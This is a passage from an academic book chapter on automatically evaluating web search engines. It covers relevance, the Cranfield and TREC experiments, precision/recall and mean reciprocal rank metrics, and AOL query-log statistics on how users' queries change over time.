Advances in COMPUTERS

Volume 64

New Programming Paradigms

Edited by

MARVIN V. ZELKOWITZ

Automatic Evaluation of Web Search Services

ABDUR CHOWDHURY

Search & Navigation Group
America Online
USA
cabdur@aol.com

Abstract

With the proliferation of online information, the task of finding information relevant to users' needs becomes more difficult. However, most users are only partly concerned with this growth. Rather, they are primarily focused on finding information in a manner and form that will help their immediate needs. It is essential to have effective online search services available in order to fulfill this need. The goal of this chapter is to provide a basic understanding of how to evaluate search engines' effectiveness and to present a new technique for automatic system evaluation.

In this chapter we explore four aspects of this growing problem of finding information needles in a worldwide haystack of search services. The first and most difficult is the exploration of the meaning of relevance to a user's need. The second aspect we examine is how systems have been manually evaluated in the past and reasons why these approaches are untenable. Third, we examine what metrics should be used to understand the effectiveness of information systems. Lastly, we examine a new evaluation methodology that uses data mining of query logs and directory taxonomies to evaluate systems without human assessors, producing rankings of system effectiveness that have a strong correlation to manual evaluations. This new automatic approach shows promise in greatly improving the speed and frequency with which these systems can be evaluated, thus, allowing scientists to evaluate new and existing retrieval algorithms as online content, queries, and the users' needs behind them change over time.

1. Introduction 2
2. Relevance 4
3. A Brief History of Effectiveness Evaluations 5
   3.1. Cranfield 2 Experiments 5

ISSN: 0065-2458/DOI 10.1016/S0065-2458(04)64001-0
Copyright © 2005 Elsevier Inc.
All rights reserved.

3.2. TREC 7
4. Evaluation Metrics 9
4.1. Task Evaluation Metrics 9
5. Web Search Tasks 13
5.1. Manual Web Search Evaluations 16
5.2. The Changing Web 17
5.3. Changing Users' Interests 17
6. Estimating the Necessary Number of Queries 21
7. Automatic Web Search Evaluation 23
7.1. On-Line Taxonomies 25
7.2. Evaluation Methodologies 26
7.3. Engines Evaluated 27
8. Automatic Evaluation Results 28
8.1. Manual Evaluation 29
8.2. Taxonomy Bias 31
8.3. Automatic Evaluation 31
8.4. Stability 32
8.5. Category Matching 33
8.6. Automatic Effectiveness Analysis 36
9. Intranet Site Search Evaluation 37
10. Conclusions and Future Work 39
Acknowledgements 40
References 40

1. Introduction

The growth of information on the web has spurred much interest from both users and researchers. Users have been interested in the wealth of online information and services while researchers have been interested in everything from the sociological aspects to the graph theory involved in this hyperlinked information system. Because of the users' need to find information and services now available on the web, search engine usage is the second most common web activity after email. This fundamental need to find pertinent information has caused unprecedented growth in the market for both general and niche search engines. Google™, one of the largest web search engines, now boasts over 4 billion indexed HTML pages [24]. ResearchBuzz, a site that tracks search engine news, has reported some 30 new search products per month since the late 1990s [39]. These sites only begin to express the growth in available information and search engine activity that is being observed. With that growth, the basic research question we are interested in is: "How effective are these systems in finding relevant information?" This question is the focus of the chapter.

What does it mean to have an effective search service? There are many questions to consider when evaluating the effectiveness of a search service:

- Is the system responsive in terms of search time?
- Is the UI intuitive and well laid out?
- Is the content being searched both useful and complete?
- Does the search service help users fulfill their information need?
- Are the results presented with enough surrogate information for the users to understand whether their needs have been met?

These questions cover many aspects of a service's quality, from operational system characteristics [15], to the evaluation of the usability of the site [40]. Those issues are covered in other bodies of work and beyond the scope of this chapter. What is examined here is a service's ability to take an information need from a user and find the best set of results that satisfy that need. Additionally, we examine how a set of engines providing the same service can be examined and ranked in terms of how effectively they are meeting users' information request needs.

In Section 2 we explore the meaning of relevance, and ask the question "What is a good result from a search engine?" Since relevance is at the heart of information science, we present a brief background into prior efforts that attempt to provide a cogent definition of this elusive concept. In Section 3 we explore the history of search effectiveness evaluations, and the various aspects of effectiveness that must be studied. In Section 4 we explore the metrics used to understand these systems. In Section 5 we examine the web and the tasks users expect to accomplish when using web search services. In addition, we examine some of the factors that are specific to web systems in terms of changing user interests and content changes. We argue that because of constantly changing needs and content, traditional manual evaluations are not a tenable solution to understanding the effectiveness of these systems in any timely manner.

In Section 7 we examine a new methodology for automatically evaluating search services that is much less resource-intensive than human-reviewed relevance assessments. Performing human assessments on very large dynamic collections like the web is impractical, since manual review can typically only be done on a very small scale and is very expensive to repeat as content and users' needs change over time.

In Section 8 we examine automatic estimates of effectiveness on various tasks in relation to manual evaluations. In Section 9 we further explore how this approach can be applied to site and intranet search services. Lastly, in Section 10 we examine future research areas for these techniques.

2. Relevance

The concept of "relevance" is at the heart of information science and especially information retrieval (IR) [54]. It is the idea that defines what users are looking for, and the goal of what systems' models should most closely track.

Park presented "relevance" as the key problem to IR research [50]. So, if relevance is at the heart of IR and the key problem, what does relevance mean? This basic question has been examined in hundreds of papers over the last half century. Mizzaro examined over 160 papers with the goal of presenting the history of the meaning of "relevance" [48]. While he did not find a concrete meaning of "relevance," Mizzaro did find that there is little agreement on what exactly "relevance" is, means, or how it should be defined. Borlund examined the multi-dimensionality of relevance [7]. Greisdorf provides a survey of the interdisciplinary investigations of relevance and how they might be relevant to IR [26]. Froehlich identified several factors contributing to "relevance"-related problems in IR [23]:

(1) Inability to define relevance.
(2) Inadequacy of topicality as the basis for relevance judgments.
(3) Diversity of non-topical results.
(4) User-centered criteria that affect relevance judgments.
(5) The dynamic and fluid character of information seeking behavior.
(6) The need for appropriate methodologies for studying the information seeking behavior.
(7) The need for more complete cognitive models for IR system design and evaluation.

Why is the definition of relevance so difficult? How does all this apply to the evaluation of a search service? We can start to examine the problem with several examples of relevance. Consider the case where a user types "Saturn" into a web search engine. Which of the following results would be considered on topic or off topic?

(1) Saturn the planet.
(2) Saturn cars.
(3) Saturn the Roman god.

This first search example implies that a user has some predefined notion of what topic he is looking for. Each of the results listed above may be relevant to a user, depending on the topic he or she is interested in. This notion of "on topic" is what most system evaluations use as the metric for evaluation, e.g., either the result is on topic or off topic. This binary relevance assessment, while easy to determine, is really a simplification of a greater notion of "relevance," necessary for evaluating system effectiveness using current techniques.

There are many outstanding issues that make binary relevance a problematic simplification. First, not all documents are evaluated in isolation. As a user looks at one document, he may expand the definition of his information need, and thus the evaluations of subsequent documents are biased by prior information. Duplicate documents are not equally relevant because that information has already been provided by the system. Not all documents are considered equally relevant, for example a document on "black bears" may discuss the mating, migration, and hibernation of the animal, while a second document may only discuss seeing black bears in the forest. While both documents could be considered relevant to the topic of "black bears" one document could be considered more relevant than the other. Even more complicating are situations in which a set of documents is relevant when retrieved together, but those individual documents are not highly relevant in isolation.

Utility functions have been proposed that would account for some documents being judged as superior to others based on the novelty of information provided, etc., [20]. Finally, other metrics such as completeness of the relevance judgments, coverage of the collection evaluated, examination of quality of the query, etc. have been examined. Yet, as we discuss later in this chapter, when evaluating many systems and many documents, this level of results judgment is too expensive and may not provide a better understanding of which system is performing most effectively.

3. A Brief History of Effectiveness Evaluations

In this section, we will examine how this vague idea of relevance is converted into an information retrieval evaluation. Starting with the two historical milestones in IR evaluation—the Cranfield 2 experiments and TREC—we will then move on to consider some key questions in IR evaluation design:

(1) How many queries (sometimes referred to as topics) should be evaluated?
(2) What metrics should be used to compare systems?
(3) How can we estimate our confidence that one system is better than another given these metrics?

3.1 Cranfield 2 Experiments

The Cranfield 2 experiments were one of the first attempts at creating a laboratory experiment in which several search strategies could be examined [17,18]. These experiments had three distinct components: a fixed document collection, a fixed set of queries (called topics), and a set of topic relevance judgments for those queries over that collection.

This set of experiments kept the information needs (queries) and document collection constant, so several search systems could be compared in a fixed environment. Assessors were topic experts and "relevance" was determined by a document being considered similar to a topic. Additionally, these experiments made a number of simplifications that remain in place today for most evaluations [61].

(1) Relevance is based on topic similarity:
    (a) All relevant documents are equally relevant.
    (b) The relevance of one document is independent of another.
    (c) A user's information need is static.
(2) A single set of relevance judgments is representative of the population as a whole.
(3) A set of relevance judgments is complete, i.e., all documents have been evaluated for a given query for relevance.

The original Cranfield experiments did not assume binary relevance; i.e., they had a five-point relevancy scale, however most subsequent experiments did assume binary-relevance because no better understanding of the system was achieved with this non-binary value to justify its further usage.

Most of the work in evaluating search effectiveness has followed this Cranfield experimentation paradigm, which includes holding constant the test collection, using topical queries resulting from a user's information need, and using complete manual relevance judgments to compare retrieval systems based on the traditional metrics of precision and recall.[1] However, evaluating the effectiveness of web search engines provides many unique challenges that make such an evaluation problematic [8,37]. The web is too large to perform manual relevance judgments of enough queries with sufficient depth[2] to calculate recall. In contrast to a test collection, the web is "live" data that is continually changing, preventing experiments from being exactly reproducible. In addition, it is believed that the set of popular web queries and the desirable results for those queries changes significantly over time and that these changes have a considerable impact on evaluation [2,4]. Hawking et al. notes "Search engine performances may vary considerably over different query sets and over time" [34,35]. These challenges demand that evaluation can be performed repeatedly to monitor the effect of these changing variables.

While test collections are a means for evaluating system effectiveness in a controlled manner, they are expensive to create and maintain. The main expense comes

[1] Precision is the portion of retrieved results that are considered relevant, and recall is the portion of relevant documents in the collection that have been retrieved.

[2] Depth is the number of results that are examined. Generally, even with sufficient depth examined the ability to calculate recall is not possible, since relevant documents could exist that were not considered. Thus, the pooling of many systems results is used to estimate recall.

from the number of queries and results that must be evaluated to create a meaningful experiment. When changing conditions make test collections inapplicable, new test collections must be created. For example, if a system is being used in a new subject domain, or user interests have changed, any prior evaluations of the system may no longer be valid. This raises a need to find a way to evaluate these systems in a manner that is scalable in terms of frequency and cost.

3.2 TREC

The datasets used in the Cranfield-like evaluations of information retrieval systems were small in size, often on the order of megabytes, and the queries studied were limited in number, domain focus, and complexity. In 1985, Blair and Maron [6] authored a seminal paper that demonstrated what was suspected earlier: performance measures obtained using small datasets were not generalizable to larger document collections. In the early 1990s, the United States National Institute of Standards and Technology (NIST), using a text collection created by the United States Defense Advanced Research Project Agency (DARPA), initiated a conference to support the collaboration and technology transfer among academia, industry, and government in the area of text retrieval. The conference, named the Text REtrieval Conference (TREC), aimed to improve evaluation methods and measures in the information retrieval domain by increasing the research in information retrieval using relatively large test collections on a variety of datasets.

TREC is an annual event held each year in November at NIST, with 2004 scheduled as the thirteenth conference in the series. Over the years, the number of participants has steadily increased and the types of tracks have varied greatly. In its most recent 2003 incarnation, TREC consisted of six tracks, each designed to study a different aspect of text retrieval: Genomics, HARD, Novelty, Question Answering, Robust Retrieval, and Web. The specifics of each track are not relevant as the tracks are continually modified. Tracks vary the type of data, queries, evaluation metrics, and interaction paradigms (with or without a user in the loop) year-to-year and task-to-task. The common theme of all the tracks is to establish an evaluation method to be used in evaluating search systems.

Conference participation procedures are as follows: initially a call for participation is announced; those who participate collaborate and eventually define the specifics of each task. Documents and topics (queries) are produced, and each participating team conducts a set of experiments. The results from each team are submitted to NIST for judgment. Relevance assessments are created centrally via assessors at NIST, and each set of submitted results is evaluated. The findings are summarized and presented to the participants at the annual meeting. After the meeting, all participants submit their summary papers and a TREC conference proceeding is published by NIST.

Early TREC forums used data on the order of multiple gigabytes. Today, as mentioned, the types of data vary greatly, depending on the focus of the particular track. Likewise, the volumes of data vary. At this writing, a terabyte data collection is proposed for one of the 2004 TREC tracks. Thus, within roughly a decade, the collection sizes have grown by three orders of magnitude from a couple of gigabytes to a terabyte. As such, the terabyte track was developed to examine the question of whether this growth of data might necessitate new evaluation metrics and approaches.

Throughout TREC's existence, interest in its activities has steadfastly increased. With the expanding awareness and popularity of information retrieval engines (e.g., the various World Wide Web search engines) the number of academic and commercial TREC participants continues to grow.

Given this increased participation, more and more retrieval techniques are being developed and evaluated. The transfer of general ideas and crude experiments from TREC participants to commercial practice from year to year demonstrates the success of TREC.

Over the years, the performance of search systems in TREC initially increased and then decreased. This appears to indicate that the participating systems have actually declined in their accuracy over some of the past years. In actuality, the queries and tasks have increased in difficulty. When the newer, revised systems currently participating in TREC are run using the queries and data from prior years, they tend to exhibit a higher degree of accuracy as compared to their predecessors [2,4]. Any perceived degradation is probably due to the relative complexity increase of the queries and the tasks themselves.

We do not review the performance of the individual engines participating in the yearly event since the focus here is on automatic evaluation; the details of the effects of the individual utilities and strategies are not always documented, and are beyond the scope of this chapter. Detailed information on each TREC conference is available in written proceedings or on the web at: http://trec.nist.gov.

Given the limited number of relevance judgments that can be produced by human document assessors, pooling is used to facilitate evaluation [27]. Pooling is the process of selecting a fixed number of top-ranked documents obtained from each engine, merging and sorting them, and removing duplicates. The remaining unique documents are then judged for relevance by the assessors. Although relatively effective, pooling does result in several false-negative document ratings because of not judging some documents that actually were relevant because they did not make it into the pools. However, this phenomenon has been shown to not adversely affect the repeatability of the evaluations for most tracks, as long as there are enough queries, participating engines (to enrich the pools), and a stable evaluation metric is used [13]. Overall, TREC has clearly pushed the field of information retrieval by providing a common set of queries and relevance judgments. Most significantly for

us, repeated TREC evaluations over the years have provided a set of laboratory-style evaluations that are able to be compared to each other (meta-evaluated) in order to build an empirical framework for IR evaluation. We note that the Cross-Language Evaluation Forum (CLEF) has followed the basic TREC style but focuses on cross-lingual evaluation. The CLEF web site is http://clef.iei.pi.cnr.it.

Although traditional TREC methodology has provided the foundation for a large number of interesting studies, many do not consider it relevant to the relative performance of web search engines as they are actually interacted with by searchers. Experiments in the interactive track of TREC have shown that significant differences in mean average precision (see Section 4.1.1) in a batch evaluation did not correlate with interactive user performance for a small number of topics in the instance recall and question answering tasks [59].

4. Evaluation Metrics

The last sections have reviewed the concept of relevance: how system evaluation can be simplified to evaluate results in terms of binary relevance. Additionally, the concepts of precision and recall as well as search tasks have been mentioned. In this section we will present more formal definitions of the various metrics used to understand system effectiveness and how various metrics are used to understand different search tasks.

4.1 Task Evaluation Metrics

Most TREC evaluations use between 25 and 50 queries/topics [13]. However, the number of queries that should be used for evaluation relies heavily on the metric used, as some metrics are more unstable than others [13]. While many metrics can be used for system evaluation, we review precision/recall, precision@X, and Mean Reciprocal Rank (MRR) in this section. For a more in-depth review of possible metrics, see [53].

4.1.1 Precision/Recall

The basic goal of a system is to return all the documents relevant to a given query, and only those relevant documents. By measuring a system's ability to return relevant documents we can judge its effectiveness. Each search system that is being evaluated has indexed a set of documents that comprise the test collection. A subset of those documents is judged relevant to each query posed to the system. For each query processed, the system returns a subset of documents that it believes are relevant.



FIG. 1. All documents, the set of retrieved and relevant documents for a given query.

With those three sets of documents we define the following ratios:

$$\text{Precision} = \frac{|\text{Relevant Retrieved}|}{|\text{Retrieved}|} \tag{1}$$

$$\text{Recall} = \frac{|\text{Relevant Retrieved}|}{|\text{Total Relevant in Collection}|} \tag{2}$$

So, the precision of a given query is the ratio of relevant documents retrieved to the number of documents retrieved. This is referred to as Precision at X, where X is the cutoff on the number retrieved. If ten documents are retrieved for a given query, and five of the results are considered to be relevant, then we would say we have a precision of .5 at 10.

Precision alone is not sufficient for truly understanding the system's effectiveness. Another prudent question is "What did the system miss?" That is recall, or the ratio of relevant documents retrieved versus the total number of relevant documents for the given query in the collection.

Thus, a system might have good precision by retrieving ten documents and finding that nine are relevant (a 0.9 precision), but the total number of relevant documents also matters. If there were only nine relevant documents and the system returned only those nine, the system would be a huge success—however if millions of documents were relevant and desired, this would not be a good result set. When the total number of relevant documents in the collection is unknown, an approximation of the number is obtained, usually through pooling.

Again, for each query there is a set of documents that are retrieved by the system, and a subset of those are relevant to the given query. In a perfect system, these two sets would be equivalent; it would only retrieve relevant documents. In reality, systems retrieve many non-relevant documents, hence the need to work on improving the effectiveness of IR systems.

Consider the following scenario: systems A and B return five documents for a given query. The first two retrieved documents for System A are considered relevant. The last two retrieved documents for System B are considered relevant. Precision at 5 would rank each of the systems at .4, now if you consider recall, they would still be equivalent. Clearly, a system that retrieves relevant documents and ranks them higher should be considered a better system. This property is highly desired by humans that rely on systems to rank relevant documents higher thus reducing the amount of work they have in culling through results.

Precision can also be computed at various points of recall. Now consider ten documents are retrieved, but only two documents (documents at ranks two and five) are relevant to the query in the retrieved set, out of a total of two relevant documents in the collection. Consider the document retrieval performance represented by the sloped line shown in Figure 2. Fifty percent recall (finding one of the two relevant documents) results when two documents are retrieved. At this point, precision is fifty percent as we have retrieved two documents and one of them is relevant. To reach one hundred percent recall, we must continue to retrieve documents until both relevant documents are retrieved. For our example, it is necessary to retrieve five documents to find both relevant documents. At this point, precision is forty percent because two out of five retrieved documents are relevant. Hence, for any desired level of recall it is possible to compute precision. Graphing precision at various points of recall is referred to as a precision/recall curve.



FIG. 2. Typical precision recall graph used to evaluate a system's effectiveness.

A typical precision/recall curve is shown in Figure 2. Typically, as higher recall is desired, more documents must be retrieved to obtain the desired level of recall. In a perfect system, only relevant documents are retrieved. This means that at any level of recall, precision would be 1.0. The optimal precision/recall line is shown in Figure 2 as the dotted line.

Average precision is used to examine systems effectiveness at retrieving and ranking documents. As each relevant document is retrieved its precision is calculated and averaged with the prior relevant retrieved precision values. This allows us to quantify a system's overall performance across the entire precision/recall curve. That gives us a better understanding of the retrieval effectiveness of a system over just precision. This is the metric that most TREC style evaluations use to compare systems.

Precision/recall graphs and their corresponding average precision value examine systems' effectiveness at finding relevant documents with the best ranking possible. Much of the last decade of TREC evaluations for ad hoc retrieval have used this as the basis for their system comparison with much success, showing that system designers have been able to take that information and build better systems. While the TREC evaluation paradigm relies on pooling techniques to estimate a large collection's full set of relevant documents, this has been shown to be a valid technique [60].

While this metric has shown much success, it does imply a specific user task of topical information seeking, sometimes referred to as ad hoc retrieval. As we continue our exploration of automatic evaluation techniques it is fair to ask the question: is that the only task web users are performing, or are there other user tasks? If there are other search tasks we must then determine the validity of using a single metric to fully understand system effectiveness with respect to those tasks as well.

Hawking [37] argued that many users are looking for specific sites or known-items on the web. This navigational or transactional search task does not really have a notion of a set of relevant documents, but rather a single correct answer. For example, a user types in "ebay," but the intent of this user is not to look for pages containing information about the online auction company eBay™, but rather to find the address of its home page on the web. Because of the fundamental difference of the task, a single metric may not be the most appropriate means for evaluating both tasks.

4.1.2 Mean Reciprocal Ranking—MRR

The goal of known-item search is to find a single known resource for a given query and to make sure the system ranks that result as high as possible. The closer the resource is to the top of the result set, the better the system is for the user's needs. Thus, we can say that for a given set of queries we will have a set of tuples ⟨query, result⟩ for the given query. We can use this set of tuples to evaluate a system with a metric called reciprocal ranking. Reciprocal ranking weights results based on

the ranking of the result, e.g., 1/rank. Therefore if the correct answer is found in location 1 a weight of 1 is found. If the rank were 2 then a weight of 1/2 is used, a rank of 3 would get a weight of 1/3, etc.

The Mean Reciprocal Ranking (MRR) of a system is:

$$MRR = \frac{\sum_{q=1}^{n} \frac{1}{rank_q}}{n}, \tag{3}$$

where:

- $rank_q$ is the rank of the retrieved correct answer for that query,
- n is the number of queries posed to the system,
- MRR is that reciprocal ranking averaged over the set of queries.

A system that produces an MRR of .25, would mean that on average the system finds the known-item in position number four of the result set. A system that produces an MRR of .75 would be finding the item between rank 1 and 2 on average. Thus, the effectiveness of the system increases as the MRR approaches 1.

In the prior sections we have reviewed the problem of understanding relevance and the simplifications to this idea that were needed to make evaluations possible. We also examined some of the history of these evaluations and briefly talked about some of the different tasks users engage in. Lastly, we discussed the metrics that are used when evaluating these tasks and provided definitions of the most commonly used metrics for popular search tasks (ad hoc retrieval typically uses precision/recall, known-item uses MRR). For a more in-depth review of these common evaluation metrics see [49] and [53]. In the next section we will examine web search.

5. Web Search Tasks

Librarians and information analysts were the first users of information retrieval systems. Their goals were to find all information on a given topic. This goal was reasonably well represented by the Cranfield and TREC methods of evaluating system effectiveness. As the World Wide Web grew in terms of number of users and amount of content, web users could no longer reliably use human-created directories to find all the new information, services, and sites. Search engines filled this void by spidering (gathering web pages by following their links) and indexing the content on the web. Users could then just go to a search engine and enter a representation of their information need in order to find what they desired. The emergence of these search services raised some questions. Did those prior system evaluation methods still hold? Did the tasks that users were trying to accomplish fit with the Cranfield paradigm? Could the old evaluation approaches of pooling still work?

Some basic facts about web search behavior are known. The general belief is that the majority of web searches are interested in a small number (often one) of highly relevant pages. This would be consistent with the aspects of web searching that have been measured from large query logs: the average web query is 2.21 terms in length [41], users view only the top 10 results for 85% of their queries and they do not revise their query after the first try for 75% of their queries [56]. It is also widely believed that web search services are being optimized to retrieve highly relevant documents with high precision at low levels of recall, features desirable for supporting known-item search. Singhal and Kaszkiel propose, "site-based grouping done by most commercial web search engines artificially depresses the precision value for these engines . . . because it groups several relevant pages under one item. . ." [57].

In order to answer the many questions web search evaluation demands, however, a more in-depth investigation into the nature of queries and tasks used in web search is needed. Spink gave a basis for classifying web queries as informational, navigational or transactional [58], but no large-scale studies have definitively quantified the ratio of web queries for the various tasks defined. Broder defined similar classifications and presents a study of Altavista™ users via a popup survey and self-admittedly "soft" query log analysis indicating that less than half of users' queries are informational in nature [10]. Their study found that users tasks could be classified into the following three main tasks, navigational, informational, and transactional.

(1) Navigational (ebay, 1040 ez form, amazon, google, etc.).
(2) Informational (black bears, rock climbing, etc.).
(3) Transactional (plane ticket to atlanta, buy books, etc.).

Are these tasks so fundamentally different such that the informational type of evaluation most commonly used in retrieval experiments (e.g., TREC) does not help us understand true system effectiveness? We think that there are enough differences in the tasks that traditional informational evaluations using metrics such as precision/recall alone may not provide the best insight into system effectiveness for all tasks. Rather, a combination of precision/recall with mean reciprocal ranking may be prudent.

In Table I we show the top 20 queries from an AOL™ web search interface, from a one-week time period in November 2003. Thirteen of the top queries are navigational, i.e., looking for a single target site to go to, these queries have no informational intent. The remaining seven are looking for information, but rather than the full body of information about, e.g., "weather" the user is probably just looking for the best site to fulfill their "weather" predictions for the day. This concept of a single authority for a given need is fundamentally different from the simplification most evaluations make where all documents are considered equally relevant.

TABLE I
TOP 20 QUERIES (WITHOUT SEXUALLY EXPLICIT TERMS)

Search term	Rank
yahoo	1
google	2
hotmail	3
ebay	4
lyrics	5
ask jeeves	6
msn	7
mapquest	8
southwest airlines	9
weather	10
greeting cards	11
maps	12
aol member profile	13
pogo	14
games	15
yahoo mail	16
jobs	17
kazaa	18
billing	19
aim express	20
kelley blue book	21
yellow pages	22
yahoo games	23
black planet	24
slingo	25

We could try and evaluate these systems using solely P/R by setting the total number of relevant documents to 1, and applying precision/recall evaluations. The one major issue with this is that P/R evaluations use the area under the curve to show the tradeoff of retrieving more documents to achieve a higher recall and that effect on precision at a higher number retrieved. MRR evaluations give us a better understanding of a system's effectiveness in finding and ranking highly the best site or item being sought by the users.

When examining the deeper ranks in the query logs (by frequency) over time, we find that some queries, such as current events, like recent movies and news items moving up in rank (or newly appearing) and some queries moving down in rank or dropping off the list altogether. As the list is examined further down we start to find more traditional informational queries. What the reader should understand from this is that web users may not be solely using these systems to find traditional information on topics, but rather as ways of navigating this large system of services and sites. This

is one of the main reasons that precision/recall should not be the only metric systems are evaluated against. Thus, we may need several interpretations of relevance given a task.

5.1 Manual Web Search Evaluations

There have been several studies that evaluate web search engines using TREC methodology of manual relevance judgments. In the past three years, the importance of navigational queries has led TREC to incorporate known-item evaluations as part of the web track [29–33]. These evaluations used MRR as a metric for evaluating the relevance of homepages and named-pages in two collections: the WT10g, a cleaned, 10-gigabyte cleaned general web crawl from 1997, and .GOV, a cleaned 18-gigabyte focused crawl of only the pages in the .gov top-level domain from 2002 [31,32,1]. Hawking and Craswell, et al. evaluated web search engines [37,38,29,30] in comparison to TREC systems involved in TREC tracks from 1998–1999 that used the 100 GB VLC2 web snapshot (also from 1997; an un-cleaned superset of WT10g) and 50 manually-assessed informational queries each year [36,38]. They found that TREC systems generally outperformed web search engines on the informational task in 1998 and 1999; however, they acknowledged that comparing TREC systems with web engines in an ad hoc (informational) evaluation might not be sufficient [21]. Their evaluation of the web search engines correlated with an informational task evaluation done by Gordon and Pathak in 1998 [25]. Hawking, Craswell, and Griffiths also manually evaluated web search engines on 106 transactional (online service location) queries in 2000 [34,35], and 95 airline homepage finding queries in 2001 [34,35]. Although they do not provide a direct comparison of web search services to TREC systems participating in similar transactional and navigational tasks those years, their evaluations of the two are similar and the web engines' scores are generally equivalent or slightly above those of the TREC evaluations. Leighton and Srivastava evaluated web search engine performance on an informational task using a mixture of structured and unstructured queries and found differences in the engines' effectiveness in 1997 [45]. Ding and Marchionini evaluated three web search engines on a small set of informational topics in 1996 and found no significant difference between them [22]. Other studies have used alternative methods of manually evaluating web search engines. Bruza et al. compared the interactive effectiveness of query-based, taxonomy-based, and phrase-based query reformulation search on the web, showing that the assisted search of the latter technique could improve relevance of results, but came at the cost of higher cognitive load and user time [11]. Singhal and Kaszkiel mined homepage-finding queries from a large web query log by selecting those that contained terms such as "homepage," "webpage," and "website." They

used the rank of manually judged homepages as his measure and found web engines' effectiveness to be superior to that of a TREC system in 2001 [57].

5.2 The Changing Web

If understanding the effectiveness of web engines is important and it has been possible to carry out some portions of effectiveness evaluation by hand, why not just have humans repeat these evaluations as necessary? This approach would be the most reliable means of understanding the question, but would this really be economically feasible? To examine that question, we must examine the changes in the web's content and users' queries over time.

The size of the web has been growing and changing ever since its inception. Many papers have examined this growth [44] and change [14] showing that the number of servers, pages and content are very dynamic. Additionally, the growth of the hidden or invisible web shows that there is a tremendous amount of dynamic content that is also accessible, maybe even more than static content [52,9]. Lastly, watchers of this industry show that search engines' indices are constantly growing and changing, along with their ranking strategies: www.searchenginewatch.com. The growth, dynamic nature of the content and changing systems draws us to the question of how often web search engines should be examined for effectiveness.

5.3 Changing Users' Interests

If the above reasons alone do not motivate us to question how often to examine these search systems, one additional question that must be asked is: do users' interests and needs change over time? This question has gotten little examination in the literature, due primarily to the lack of public access to large search engine query logs [62]. Let's examine the search query logs from AOL search for a one-week period and review some log statistics.

Figure 3 shows the top 2 million queries over a one-week period. The queries are sorted by frequency of occurrences with some case normalization. This shows that a few million queries make up a large percentage of the total query traffic. When further examining the head of this list we see that only a few thousand top queries make up a significant part of the total query traffic (see Figure 4). This "top-heavy" query distribution may mean that systems do not need to be examined often. Thus, if the top queries are stable and a large percentage of users' interests can be evaluated, manual evaluations of the web may be possible.

To examine that question we need to examine the percentage of queries that occur only a few times, and observe how much the top queries change over time. Figure 5 shows us that the majority of queries only occur a few times, and that $\sim$55% of all



FIG. 3. Top 2 million ranked queries vs. their coverage for 1-week period.



FIG. 4. Top 10 thousand ranked queries vs. their coverage for 1-week period.



FIG. 5. Query frequency vs. percent of query stream.

queries occur less than 5 times. This implies that on average roughly half of the query stream is constantly changing, or that users look for something and then move on and that behavior is not repeated by much of the population. Nonetheless, we still have not answered the question: do the most frequent queries change?

To answer that question we examined the similarity of the top queries from month-to-month. Two metrics are used to examine the changes in the query stream over these time periods: overlap and rank stability. The goal of this examination is to see how stable the top queries are in terms of these metrics.

Overlap is the ratio of the intersection of the top queries over the union. We examine the similarity of the top queries over time in Figure 6, where each month is added to the calculation. Thus, the denominator is the union of the top 30,000 queries for each consecutive month. Examining Figure 6 we see that the overlap similarity of the top queries diminishes over the year. This means that the top queries are changing. This begs the question: are the queries that are stable, i.e., not changing, at least consistent in rank and not greatly fluctuating?

$$Olap = \left(\frac{l_1 \cap l_2}{l_1 \cup l_2}\right) \quad \text{(overlap)}. \tag{4}$$

